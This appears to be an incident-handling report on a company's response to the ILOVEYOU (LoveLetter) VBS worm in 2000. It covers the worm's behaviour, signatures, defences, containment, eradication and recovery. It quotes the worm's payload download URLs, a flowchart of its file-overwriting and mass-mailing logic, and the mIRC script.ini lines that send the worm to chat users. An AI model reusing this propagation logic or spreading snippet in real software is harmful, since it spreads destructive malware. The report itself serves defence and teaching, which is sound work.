
3) "`http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe`"

4) "`http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe`"

Line 71 - If WIN-BUGSFIX.EXE exists in the Internet Explorer download directory that means that the user has successfully fetched the program. It modifies the registry to launch the program at the next boot and it changes the Internet Explorer start page to "about:blank".

Line 95-149 - The script then searches every local and remote drive folder available to the system. Depending on the file types it finds it does different things. Below is a flowchart of this section of the script.


Beginning of File Infection Loop
Set fso = CreateObject("Scripting.FileSystemObject")
Get list of all drives:
Set dc = fso.Drives
Execute loop for all drives:
For Each d in dc
If d.DriveType = 2
or
d.DriveType = 3
False
True
Call folderlist subroutine
with drive letter appended with "\"
folderlist(d.path&"\")
Sub: Folderlist (folderspec)
Set f = fso.GetFolder(folderspec)
Set sf = fso.SubFolders
Are there more
drives to look at?
YES
NO
End of File Infection Loop
Execute loop for all subfolders
For Each f1 in sf
Call subroutine infectfiles(f1.path)
A
Recusively Call subroutine folderlist(f1.path)
Are there more
subfolders to
look at?


A
Subroutine: infectfiles(folderspec)
Set f = fso.GetFolder(folderspec)
Set fc = f.Files
Execute loop for all files in folder
For Each f1 in fc
ext = _
fso.GetExtensionName(f1.path)
Is extension = "vbs" or "vbe"?
YES
Overwrite file with copy of worm
NO
Is extension = "js" or "jse" or "css" or "wsh" or "sct" or "hta"?
YES
-Overwrite file with copy of worm
-Copy file to new name with extension replaced by ".vbs"
-Delete original filename
Ex: afile.js becomes afile.vbs
NO
Is extension = "jpg" or "jpeg"?
YES
-Overwrite file with copy of worm
-Copy file to new name with extension of ".vbs" added
-Delete original filename
Ex: afile.jpg becomes afile.jpg.vbs
NO
Is extension = "mp3" or "mp2"?
YES
-Create file with copy of worm using filename + ".vbs"
-Set attribute of music file to hidden
NOTE: Original file is not destroyed just hidden
NO
Have I already infected this mIRC folder?
eq <> folderspec
NO
Is the current file anyone of these: "mirc32.exe" or "mlink32.exe" or "mirc.ini" or "script.ini" or "mirc.hlp"
YES
-Create file named script.ini in this folder. Overwrite the file if it exists.
This script will cause mIRC to attempt to send worm file LOVE-LETTER-FOR-YOU.HTM next time mIRC is launched.
YES
NO
YES
Are there more files in folder?
NO
Return to calling routine

Line 189 - Reads every Outlook Address Book (WAB) listed in the registry branch "`HKEY_CURRENT_USER\Software\Microsoft\WAB\`" and sends a copy of itself to every entry in each address book.

Description and Diagram of the Attack

An employee in our company received an email from her daughter that looked like this:

```
Subject: "ILOVEYOU"
Message Body "kindly check the attached LOVELETTER
  coming from me."
Message Attachment "LOVE-LETTER-FOR-YOU.TXT.vbs"
```

I'm sure it was not unusual for her daughter to tell her that she loved her, and the attachment appeared to be a harmless text file so she opened it. This is very good Social Engineering. It was from someone that she loved and the attachment was disguised as a text file. If she had received this email from an associate instead of her daughter she may have been a little more skeptical toward it. It immediately infected all local and network drives and then emailed itself to the 130 individual addresses stored in the corporate address book.

Our company had survived malicious software email attacks before. It was always an isolated incident and the users always learned lessons from it. And since Outlook was not installed by default on workstations, the incident never affected more than one machine. But we had recently initiated a migration of our group scheduling and contact management software to Microsoft Exchange using Microsoft Outlook clients. We felt that since we were not using Outlook as email clients that our risk to such an attack was minimal.




Figure 1

We were wrong. Outlook wasn't configured to use SMTP or POP3, but it was using RPC protocol. It still sent emails to the Exchange server to schedule meetings, etc. Other Exchange users see these messages in their Outlook inbox instead of in their Eudora inbox. The worm's mass mailing didn't necessarily have to propagate through normal SMTP/POP3 protocols. This misconception left us vulnerable to this worm.

The worm spread quickly. An individual executes the worm and it sends an email to everyone in the address book a copy of itself. Then another individual executes it and it starts all over again. If the person rebooted their computer, it executed again. Since it also infects network drives, anyone who's using that same shared resource may accidentally execute the worm thinking they are opening a harmless photo or music file, and the infection and propagation process starts all over again.

Signatures of the Attack

Network and Server Signatures

On the Exchange Server you will notice emails to many recipients from the same sender with the same subject and attachment. If recipients are opening the attachment, you'll see an exponential rise in emails on the server and should notice a performance degradation.

The format of the email message and attachment is constant. The only part that changes is the recipient and sender.

```
Subject: "ILOVEYOU"
Message Body "kindly check the attached LOVELETTER
  coming from me."
Message Attachment "LOVE-LETTER-FOR-YOU.TXT.vbs"
```

The attachment begins with:

```
rem  barok -loveletter(vbe) <i hate go to school>
```

The attachment ends with:

```
end sub
```

You will also notice that infected files on your file server have suddenly changed names and sizes. Their names will have ".vbs" appended to them and their sizes will be exactly 10307 bytes.

If you are doing egress filtering or monitoring, you may notice connections to the following Internet addresses:

```
http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertn
  MTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-
  BUGSFIX.exe
http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetry
  DGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-
  BUGSFIX.exe
http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV
  5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe
http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkq
  wtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvn
  madshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe
```

Client Signatures

On an infected Windows client you will find the following signatures.

These files are created by the worm. `dirwin` is the Windows directory and *`dirsystem`* is the Windows System directory. (Usually `c:\windows` and `c:\windows\system` respectively)

```
dirsystem&\MSKERNEL32.VBS
dirwin&\WIN32DLL.VBS
dirsystem&\LOVE-LETTER-FOR-YOU.TXT.VBS
dirsystem&\LOVE-LETTER-FOR-YOU.HTM
```

You will notice files of exactly 10307 bytes with an extension of VBS. You can find these using the Windows Explorer Find Files tool. Search for files with a name of "*.vbs" and sort by size.

These registry entries are created by the worm.

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSK
  ernel32=WINDOWS\SYSTEM\MSKernel32.vbs
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServ
  ices\Win32DLL=WINDOWS\Win32DLL.vbs
```

If mIRC is installed, it's INI file will be changed to include this section (*`dirsystem`* is the Windows directory):

```
n0=on 1:JOIN:#:{
n1=  /if ( $nick == $me ) { halt }
n2=  /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-
  YOU.HTM
n3=}
```

How to Protect Against LoveLetter

Several actions can be taken to eliminate or reduce the spread of this worm

Use a Mail Transfer Agent (MTA) configured to strip VBS attachments from emails. If your organization doesn't' have a mission critical reason to distribute VBS scripts via email, then they should be removed. Perhaps removed along with several other types of executable attachments.

Change the default behavior of Windows to not "hide file extensions for known file types". It is this default configuration that allows the worm to "social engineer" the recipient into executing the attachment. This could be considered a nice feature but it insulates the user from what they're actually doing and as demonstrated, can be very dangerous. I don't think this would have completely eliminated the LoveLetter epidemic, but it may have helped slow it down. Turn this setting off using these instructions:

- Double-click My Computer, and then click Options (or Folder Options) on the View menu.
- Click the View tab, and then click the "Hide file extensions for known file types" (or "Hide MS-DOS file extensions for file types that are registered") check box to clear it.
- Click OK, and then close My Computer.

Change the VBS file extension association to Notepad.exe. Any program can be used, but changing the association will cause the script to be simply opened in Notepad. Change the value of this registry key as shown:

```
[HKLM\SOFTWARE\Classes\VBSFile\Shell\Open\Command]

@="C:\\WINDOWS\\System\\Notepad.exe %1"  <- WIN 9X/ME
@="C:\\WINNT\\System32\\Notepad.exe %1"  <- WIN NT/2K/XP
```

Educate users to not execute unknown or unexpected attachments. I know this is difficult and it's simply a first line of defense. They must be regularly warned about the risks of executing attachments.

Filter emails so that attachment names had their filename extensions mangled, this would require users to rename the attachments before being able to execute them. This would provide another "defense in-depth" layer of security.

It would have been nice if our virus detection software vendor had offered updates before the incident occurred, but that was not possible when the worm was introduced into our network less than 10 hours after it began in the Philippines. However, before we were infected, we did know some of the signatures of this threat. We knew its subject, body, and file attachment name. If we had email filtering software in place that could have rejected the email based on this criteria we wouldn't have been as dependent on our virus detection vendor. As soon as we learned of the signature we could have made the filtering software changes ourselves and possibly could have stopped the virus on our UNIX sendmail system when it first entered our domain.

This worm was so prolific that all **virus protection software** in production today will catch the LoveLetter worm and all of its variants. But until the afternoon of May 4th the virus definitions to protect against this worm were not available. And when they were available, the vendor's web servers were so busy, they were almost impossible to obtain.

Another method of defense against any and all VBS worms is to **disable Windows Scripting Host** (WSH). Some applications such as Outlook will have reduced functionality with WSH disabled so disabling it may not be an option. Instructions for disabling WSH can be found at <http://www.sophos.com/support/faqs/wsh.html>. The instructions are different for every version of Windows.

Disabling Active Scripting in Internet Explorer is another alternative. However, this may reduce the functionality of Internet Explorer. Information for disabling this feature can be found at <http://www.cert.org/tech_tips/malicious_code_FAQ.html#steps>.

Internet Relay Chat (IRC) clients should have **auto-DCC reception of files presented to them during IRC sessions disabled**. This is done in the IRC client software. Consult its documentation for instructions.

PART 3 THE INCIDENT HANDLING PROCESS

Preparation

When an incident occurs, good preparation will make a great deal of difference in how the incident is handled and its impact on an organization. Establishing policies and practices in advance, will reduce mistakes and response times. By being proactive, many would-be incidents will be thwarted. Good preparation will also give the incident team a roadmap to follow during the incident, and hopefully they've practiced and are familiar with the roadmap. If the response team feels prepared, it will give them stress-reducing confidence and hopefully decrease production time losses due to the incident.

Preparation is an ongoing task. Operating System software and application software are constantly being upgraded which requires new security assessments and preparation plan modifications.

As in our experience with the LoveLetter worm, the last phase in incident handling, Lessons Learned, will directly feed the Preparation phase with new tasks. The method of act and react offers course corrections, which makes this system very effective.

Proactive preparation involves performing tasks that will prevent incidents and prevent catastrophic mistakes during incident handling. Some proactive preparation examples that we were performing:

- Patching operating systems and known vulnerabilities and testing the patches
- Patching applications and testing the patches
- Running virus detection software AND updating DATs and engines
- Creating and educating incident response staff
- Educating users on how to avoid incidents and how to recognize and report incidents.
- Creating a formal incident handling policy

Our micro support supervisor was the lead incident handler and was ultimately responsible for every phase of this incident. The members of the incident team were:

- Microcomputer Support Supervisor who is also the NT Administrator
- Senior UNIX Systems and Network Administrator, myself
- 3 Microcomputer Support staff
- Oracle Development Manager
- Information Technology Department Manager

As you can see, anyone who had something to offer was involved in some part of the incident handling. This is not a formal group, but I would probably list these individual's expertise in an incident team plan.

Information pertaining to system vulnerabilities is gathered from several sources. The system administrators are members of security related mailing lists and are expected to apply all appropriate patches and address vulnerabilities that are received. All of these organizations offer a security related mailing list:

- Operating System Vendor security lists (Sun, IBM, Linux, Microsoft, etc.)
- System Administration Networking and Security <www.sans.org> (SANS security digest)
- CERT <www.cert.org> (CERT Alerts)
- Application Vendors (<www.oracle.com>, <www.mysql.com>, <www.apache.org>)

Virus protection is required at my company. But before this incident it was not enforced for workstations. On our NT server we were running McAfee Virusscan. We came to find out later that it didn't scan the Exchange information store and that we needed an additional add-on to do this named Groupshield.

The system administration duties at my company are divided between NT and UNIX. Both groups are responsible for patching systems and applications. The NT staff is also responsible for desktop systems and applications. We are constantly patching known system vulnerabilities. We analyze known threats to access our vulnerabilities. Management supports our efforts, but we must be balance our time management between security projects and ongoing production projects.

My company did not have an official incident plan. We had successfully dealt with several incidents in the past and we assumed that we could successfully recover from most incidents and didn't know we needed an official incident plan. The records of the incident were not kept in one place and an official incident report does not exist.

Our unofficial policy as to whether to gather evidence for prosecution or to clean and protect is dictated by the identity of the perpetrator. If the perpetrator was an employee, student, or contractor, then we would have entered evidence gathering mode. We did not have an official policy concerning evidence chain of custody.

A full backup is performed on our servers every weekday night. In the case of UNIX systems, it's performed using `cpio` and `dump`. The NT primary and backup domain controllers are backed up using Computer Associates software. Semi-monthly tapes are taken off-site for storage. A 30-day tape rotation is used. After two months, the off-site tapes are brought back on-site and placed back into the tape rotation. The last two backup tapes from each system are placed in a media rated fireproof safe for storage.

We do not have an official security briefing policy for new or existing employees to read and sign. Periodically when an email born virus is spreading through the Internet, we remind all users via company wide email to not execute suspicious attachments. We also remind users to persistently update their local virus definitions.

A login script is assigned to every NT user. When a computer logs onto the domain, this script runs which allows us to map drives, give warning banners, and most importantly check for registry entries. This tool allowed us to check systems for infection without user intervention. This tool is explained in the recovery phase.

We constantly warn users to not execute attachments, so as a precautionary measure we felt that we should warn them again. The email in Attachment 1 was sent company wide before our first incident.

We didn't have an incident toolkit. We had tools, but they weren't officially placed in a kit. All our servers are located in one room and all but a few staff are in one building. The tools that we had available to us were:

- Operating system CDROMs
- Boot floppies
- Test system(s)
- Network hubs


- Backup tape drives and hard drives
- Two-way radios

Identification

Identifying the LoveLetter worm was not difficult. We had already received warnings from sister organizations and had heard news reports of the worm. It was easily surmised that over a thousand emails flooding our normally quiescent Exchange Server was an incident. The worm was identified immediately because my Outlook inbox contained the LoveLetter. The time was approximately 8:50 a.m.

The worm's emails sent to Exchange did not have a modified FROM address so we knew the users with Outlook who had executed it. We were able to examine these systems first. Other individuals who didn't have Outlook needed to notify us that they were infected. Later we developed a method to detect these systems. A total of 15 systems were found to be infected.

The infected email looks like this:


ILOVEYOU - Message (Rich Text)
File Edit View Insert Format Tools Actions Table Help
Reply
Reply to All
Forward


From: John Doe Sent: Thu 5/4/00 11:29 AM
To: John Doe
Cc:
Subject: ILOVEYOU

kindly check the attached LOVELETTER coming from me.

LOVE-LETTER-FOR-YOU.TXT.vbs

Photo Source: www.datafellows.com/f-secure

The Internet Explorer Start Page is set to this HTML file created by the worm:


LOVE-LETTER-FOR-YOU.HTM - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites
Address C:\WINDOWS\SYSTEM\LOVE-LETTER-FOR-
Go Links
My Computer

This HTML file need ActiveX Control

To Enable to read this HTML file
- Please press 'YES' button to Enable ActiveX

----z-------------------z----------

Photo Source: www.datafellows.com/f-secure

During the day of May 4, 2000, the virus-related Internet web sites were very slow to respond to requests. Everyone was desperately attempting to gather information about this ravenous worm. During widespread outbreaks, when information is found on the web, it should be printed or saved to disk for later reference. You can't always rely on the fact that you'll be able to refer back to that page due to heavy load when you need to verify a critical piece of the identification. Such as "did the article say that the registry modification was in HKEY_LOCAL_MACHINE or HKEY_LOCAL_USER?" Remember that everyone is in the same situation as you–desperately seeking information. Some of this information was stored in a folder by the lead incident handler.

Eventually we realized that registry entries were being made by the worm to execute itself again when a system boots. I then notified users again using a company wide email. See attachment 2.

Containment

Attempts to warn the user community through email was falling on deaf ears. Users were executing the worm at an alarming rate. 15 machines were infected within 30 minutes of my initial email warning and our Exchange server had over a fifteen hundred emails that were causing excess server loads. We have a very large public shared volume on the NT server and it had approximately 1800 infected files. Each time the worm was executed those 1800 files, which were now all VBS scripts, were being replaced with the worm.

The decision was then made to disconnect the NT server from the network and to halt the Exchange server. The server was under such great load at this point that it was not fulfilling its role as a file server anyway.

At this point we realized that the same people were executing the worm multiple times. Either by purposely executing the attachment or by rebooting. I sent another email (see attachment 3) asking users to not reboot their systems and send infection notices via email or phone to our support team, and I notified the users that we'd taken down the Exchange server.

We made a list of known infected machines and sent a crew around the building to each machine to disconnect it from the network and place a note on the machine explaining that it was infected and was not to be used until further notice.

We posted flyers around the building warning users about the worm.

We didn't know to make a decision to either enter evidence-gathering mode for prosecution purposes or to continue with the other phases of the incident. Evidence gathering never entered our minds because the perpetrator was not in our building, so we continued with the other phases of the incident.

Eradication

We determined we had two types of infections. One type of infection was Windows client systems that had executed the script. The second type of infection was our NT server, which simply had infected files on shared drives. Its registry was not infected but the system would still need to have the worm removed from all shared disks and from its Exchange database.

Windows 95 Eradication

We had found different instructions on eradication methods for this worm, and it seemed that all were basically the same but had variations. Two excellent sources of information that we were able retrieve from the Internet were from www.datafellows.com and www.wired.com.

We decided to infect a machine under controlled circumstances to determine the effects. We removed a Windows 95 machine from the network and did a quick baseline of its files and directories using these commands:

```
C:\> dir /s > c:\filelist.txt
```

```
   C:\> dir *.vbs /s > c:\vbslist.txt
```

And we performed a quick baseline of it's registry using REGEDIT.EXE to export the entire registry to a file named `c:\reglist.txt`. We zipped those files and placed them on a floppy.

Then we purposely executed the VBS script to infect the system. After the infection was complete, we ran our baselines again and copied the zip files to a different floppy.

A different un-infected machine was used to copy these files to a UNIX machine so that we could use the `diff` program to analyze what had changed. The following command was used:

```
      diff regb4.reg regafter.reg
```

The full output of the diff program is shown in Listing 1. When a difference was found we used the UNIX `vi` editor to examine the line in the infected file to determine which branch of the registry the discrepancy occurred. Here are some of the significant lines of the output.

```
      4800a4801
      > "MSKernel32"="C:\\WINDOWS\\SYSTEM\\MSKernel32.vbs"
      4837a4839
      > "Win32DLL"="C:\\WINDOWS\\Win32DLL.vbs"
```

This line shows the recent programs executed which was the LoveLetter from a floppy.

```
      97178c97179,97180
      < "MRUList"="a"
      ---
      > "MRUList"="ba"
      > "b"="A:\\boats.jpg.vbs\\1"
```

This shows the new Internet Explorer Start Page.

```
      97531c97533
      < "Start Page"="http://inside.xxxx.edu/internal/"
      ---
      > "Start Page"="http://www.skyinet.net/-
        chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwera
        sdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7t
        hjg/WIN-BUGSFIX.exe"
      101268a101271
```

Examining the file differences was a little more tedious. I do not have records of exactly what we found. We decided that we couldn't determine which files were prone to infection using this method. We were however able to determine that no new directories were created. We were confident that we could search for files with a VBS extension and the infected ones would have a file size of 10307 bytes.

These tests gave us a good idea of where to begin to clean a system. Windows utilities to perform these same functions have now been added to our toolkit.

We then examined the VBS source code using a text editor to determine if we had missed anything with our baseline. We realized that we needed to check to see if IRC was installed and if so to remove the `script.ini` file created by the worm. Our test system didn't have IRC.

We now thought that we could disinfect a system by hand if we needed to. Teams went to each system with a list of files and registry entries to seek out and delete. We disinfected all 15 infected systems and allowed them to be placed back in use. Except that we did not allow them to be connected to the network. After official disinfections from our Ant-Virus vendor software, we would re-connect the machines to the network later that afternoon.

<u>Windows NT 4.0 Eradication</u>

We used Windows Explorer Find command to list all files with a VBS extension and then sorted by size. All the found files were 10307 bytes large. We deleted them. We deleted them by holding down the shift key and pressing the delete key. This overrides the default delete method of placing files in the recycle bin.

The hidden files MP2 and MP3 were found and the hidden attribute was removed. We have since added HFIND.EXE, which lists hidden NT files, to our toolkit.

Cleaning the Exchange database was much more involved. We were not using Outlook for email communication so we didn't see a need to spend the time backing up the NT Server or the Exchange information store before attempting to disinfect it.

The decision was made to wait until a virus definition could be obtained in order to disinfect the Exchange database. We were able to install a trial version of Groupshield from McAfee and used it to disinfect and further protect the Exchange information store.

We also decided to use a new Microsoft Tool name ISSCAN.EXE to make sure that all of the attachments had been removed.

> "Isscan.exe is a new utility that enables administrators to scan the Exchange Server 5.x private or public information store and remove message attachments based on the attachment name or the message subject. This tool is most useful for the

removal of virus-infected attachments from the information store and scans for the Melissa virus by default." ISSCAN.EXE ReadMe file

We carefully examined the tool directions and created a configuration file (`Iloveyou.txt`) with cleaning instructions. The contents of that file:

```
ATTACH LOVE-L~1.VBS    13000     15000
ATTACH LOVE-LET.VBS    13000     15000
MSG ILOVEYOU 2000/05/04
```

We ran this command:

```
isscan.exe -fix -pri -c Iloveyou.txt -test badattach
```

Output from ISSCAN.EXE:

```
 [ Microsoft Exchange Information Store Virus Scanner
v15.5.2652.26
Copyright (c) 1986-1997 Microsoft Corp.    All rights
reserved.
Started:    05/11/01 12:37:01
Server name: nt1.ipst.edu
Store path: D:\exchsrvr\MDBDATA\PRIV.EDB
Store size: 2464161792 bytes
Output log: isscan.pri
Check mode: check and fix
Options: -fix -pri -c Iloveyou.txt -test badattach ]
```

We then connected the NT server to a network hub with a Windows client machine running Outlook to verify that the mailboxes were clean.

Recovery

We paused to analyze what had taken place so far. We realized that we had only cleaned the machines that either sent emails through the Exchange server or that the user had notified us about.

We needed a way to determine if a machine was infected. And we preferred to determine this automatically. Each NT user has a Windows batch (`BAT`) file defined in their user properties to be executed when they log in to the domain. We decided to use our login script to look for the file `C:\WINDOWS\SYSTEM\MSKernel32.vbs`. If the file existed then we knew we had an infected system.

Our login script is based on a product named KIXTART (www.kixtart.org). It is a feature rich Windows shell scripting language. The many things we can examine with it are files and registry values.

The login script batch file calls `KIX32.EXE` with our Kix script. The batch file looks like this:

```
@echo Please Wait...
@if exist "c:\program files\ipst\kix\kix32.exe"
  "c:\program files\ipst\kix\kix32.exe"
  %0\..\kixtart.kix
@if not exist "c:\program files\xxxx\kix\kix32.exe"
  %0\..\kix32.exe %0\..\kixtart.kix
```

